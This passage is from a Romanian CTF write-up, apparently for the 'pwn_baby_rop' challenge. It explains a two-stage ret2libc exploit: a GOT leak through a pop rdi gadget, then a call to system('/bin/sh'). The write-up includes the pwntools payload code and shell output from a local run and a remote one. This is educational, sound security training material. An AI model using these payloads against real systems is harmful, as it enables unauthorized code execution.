004015de e8 7d fa     CALL     puts                                  int puts(char * __
```

Deci pentru a apela **puts(puts_GOT_entry)**, trebuie sa punem în RDI adresa GOT entry-ului, și apoi sa apelăm funcția. Acest lucru se va face cu ajutorul gadgeturilor.

Gadgeturile sunt niște secvențe de instrucțiuni care se termina într-un **ret**, **syscall**, sau **jmp**, secvențe ce ne ajuta la manipularea registrilor(precum si executarea syscall-urilor, dar nu le vom discuta aici).
Pentru a găsi aceste gadget-uri, folosim programe precum: **ROPgadet**, **ropper**; precum si funcțiile ajutătoare din **pwndbg**/**peda**. Pentru **peda** avem “ropgadget”, iar pentru pwndbg: “rop”. Ne folosim de “rop” pentru a găsi un gadget potrivit manipularii RDI-ului:

```
rop -- --binary ./pwn_baby_rop
```


si gasim gadget-ul perfect:

```
0x0000000000401663 : pop rdi ; ret
```

Folosim gadget-ul pentru a controla RDI-ul (unde o sa punem adresa GOT entry-ului) și apelăm **puts:**

```
pop_rdi = 0x401663
puts = 0x401060
payload = padding + p64(pop_rdi) + p64(exe.got[b'puts']) + p64(puts)

p.sendlineafter(b"magic.\n", payload)
```


Adresa pentru **puts** am luat-o din Ghidra:



Se observa ca sunt doua functii **puts,** însă noi avem nevoie doar de adresa uneia dintre ele, așa ca luăm adresa funcției care seamana cu ce face **PLT**-ul. Voi pune un breakpoint înainte de return pentru a observa ce se intampla.

Se ajunge la **ret**, care va continua execuția cu instrucțiunile ce se afla la adresa din RSP, deci de la **0x401663**, unde se afla gadgetul nostru.

Acum **pop rdi** va lua ce se afla în vârful stivei (la **RSP**), și anume 0x404018 (puts@got.plt) și îl va pune în **RDI**, incrementand și **RSP**. După **pop rdi**, urmează **ret**-ul, care va “apela” ce se afla în vârful stivei, și anume **puts**:



Deci programul va apela **puts(puts@got.plt),** și ne va afișa pe ecran pointerul. Îl vom capta cu funcție recvline(), care captează output-ul programului pana cand intalneste un newline (byte-ul 0x0a), deoarece știm ca funcția **puts** pune un newline la sfarsitul stringului printat.

```
libc_leak = u64(p.recvline().strip(b"\n").ljust(8, "\x00"))

print("LEAK @ {}".format(hex(libc_leak)))
```

Cu **strip(b"\n")** am eliminat newline-ul din string, și cu **ljust(8, b"\x00")** am dat append cu null bytes pana cand lungimea este 8. Lungimea stringului trebuie sa fie de 8 bytes pentru a putea fi interpretat de funcția **u64**, care ia un string de 8 bytes, reprezentați în little endian, și îl convertește într-un număr, pentru a se putea face operații cu el (adunare, scadere, etc). Vine întrebarea firească : *Dar un pointer nu avea size-ul de 8 bytes? De ce trebuie sa dau eu append?*

Ei bine, are size-ul 8, dar pointer-ul este reprezentat in memorie asa:

```
LSB -> 10 a9 b6 a7 8f 7f 00 00 <- MSB
```

Iar noi știm ca funcția **puts** se opreste din printat cand intalneste un null byte, deci ultimii 2 bytesi nu vor fi printati, și trebuie sa ii adaugă noi.

Pointerul pe care l-am captat pointeaza către funcția **puts** din libc poate fi folosit pentru a calcula baza **libc**-ului cu ajutorul următoarei formule:
LIBC_BASE = LEAKED_POINTER - OFFSET

Deci, ca sa calculăm baza libc-ului, trebuie să scădem din pointerul primit offsetul, pe care îl luăm din **libc**-ul folosit de executabilul nostru. Pentru a afla ce path-ul către **libc**, folosim **ldd**:

```
root@edmund:~/ctfs/unbr2# ldd pwn_baby_rop
      linux-vdso.so.1 (0x00007ffdea1e5000)
      libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f67d9c41000)
      /lib64/ld-linux-x86-64.so.2 (0x00007f67d9e14000)
```

Găsim path-ul către **libc** și îl incarcam cu **ELF()** în scriptul de python:

```
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

#LIBC_BASE = LEAKED_POINTER - OFFSET
libc.address = libc_leak - libc.sym["puts"]
```

Offsetul este adresa funcției din libc-ul local, neîncărcat în memorie. Setam variabila libc.address la libc_base-ul calculat de noi, astfel incat sa nu fim nevoiți sa calculăm noi de fiecare data adresa unei funcții din libc. Acum, **libc.sym[“puts”]** îmi va returna adresa funcției din libc-ul încărcat în memorie, în loc sa îmi returneze offsetul.

Ok. Acum avem baza libc-ului, dar nu o putem folosi, deoarece, la următoarea execuție a binarului, bază o sa se schimbe. Așa ca trebuie sa schimbăm puțin payload-ul, ca după ce se apelează **puts**-ul, sa se apeleze funcția **main** (reluăm programul), ca sa putem intra in stagiul II.

```
pop_rdi = 0x401663
puts = 0x401060
main = 0x401460

payload = padding + p64(pop_rdi) + p64(exe.got[b'puts']) + p64(puts) +
p64(main)

p.sendlineafter(b"magic.\n", payload)
```

STAGIUL II


După **puts**, **main** este apelat, însă acum știm baza libc-ului, deci putem apela ce funcție dorim. Alegem sa apelăm **system()** cu parametrul “/bin/sh”. “/bin/sh” există in **libc**, așa ca ii cautam offset-ul. Putem folosi programe precum **ROPgadget**, **ropper**, precum și funcții din **peda**/**pwndbg**. Însă, mă voi folosi de pwntools:

```
bin_sh = next(libc.search(b"/bin/sh\x00"))
ret = 0x40101a
payload = padding + p64(ret) + p64(pop_rdi) + p64(bin_sh) +
p64(libc.sym["system"])
p.sendlineafter(b"magic.\n", payload)

p.interactive()
```

Punem adresa stringului “/bin/sh” în RDI pentru a fi transmis ca parametru funcției **system**. Funcția **system** executa string-ul ca și cum l-am executa noi într-un terminal. Când apelăm **system(“/bin/sh”)**, se va executa **/bin/sh** și ne va deschide un shell, unde putem executa ce comenzi dorim. De asemenea, sa nu uitam și **ret**-ul pentru aliniere :3

```
root@edmund:~/ctfs/unbr2# python solve.py
[*] '/root/ctfs/unbr2/pwn_baby_rop'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process './pwn_baby_rop': pid 10623
[*] LEAK @ 0x7fefd79e3910
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] BASE @ 0x7fefd7972000
[*] Switching to interactive mode
$ ls
core  da  da.c    pwn_baby_rop  solve.py
$ whoami
root
$
```

Aici intervine alta problema. Noi știm ce **libc** folosim local….dar pe server ce libc se folosește? În cazul acesta, ne spune descrierea:**Running on Ubuntu 20.04.** ceea ce ne indica ce **libc** se folosește. Putem căuta pe internet ce versiune de **libc** folosește **Ubuntu 20.04** și o putem descărca(de aici). În cazul în care nu ne spunea, tot puteam afla, cu ajutorul aceluiași site: libc-database. Introducem numele funcției, și adresa leaked:



Și vom primi un set de libc-uri care ar putea fi cele de pe server. Pe cele cu **mga6** le putem exclude, așa ca raman ultimele 3 (cele cu **Ubuntu**). Fiind doar 3, ne putem permite sa le incercam pe toate. Le descarcam pe rand, schimbam path-ul din script, unde incarcam **libc**-ul cu ajutorul funcției **ELF**:

```
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
```

cu path-ul către libc-ul descarcat. Dacă este libc-ul corect, ultimele 3 cifre din baza ar trebui sa fie 0. Eu am incercat-o pe ultima, și se pare ca a functionat:

```
root@edmund:~/ctfs/unbr2# python solve.py
[*] '/root/ctfs/unbr2/pwn_baby_rop'
      Arch:       amd64-64-little
      RELRO:      Partial RELRO
      Stack:      No canary found
      NX:         NX enabled
      PIE:        No PIE (0x400000)
[+] Opening connection to 34.107.12.125 on port 30618: Done
[*] LEAK @ 0x7f902bb9d5a0
[*] '/root/ctfs/unbr2/libc.so.6'
      Arch:       amd64-64-little
      RELRO:      Partial RELRO
      Stack:      Canary found
      NX:         NX enabled
      PIE:        PIE enabled
[*] BASE @ 0x7f902bb16000
[*] Switching to interactive mode
```

```
$ ls
flag
pwn
$ cat flag
ECSC{c6e202f0d761b<DATA EXPUNGED>fa65399fee585b532eca3fcac}
```

Scriptul complet se găsește aici.

Contribuitori

- Mihai Dancaescu (yakuhito)
- Moldovan Darius (T3jv1l)
- Daniel Popovici (betaflash)
- Emanuel Strugaru (Th3R4nd0m/edmund)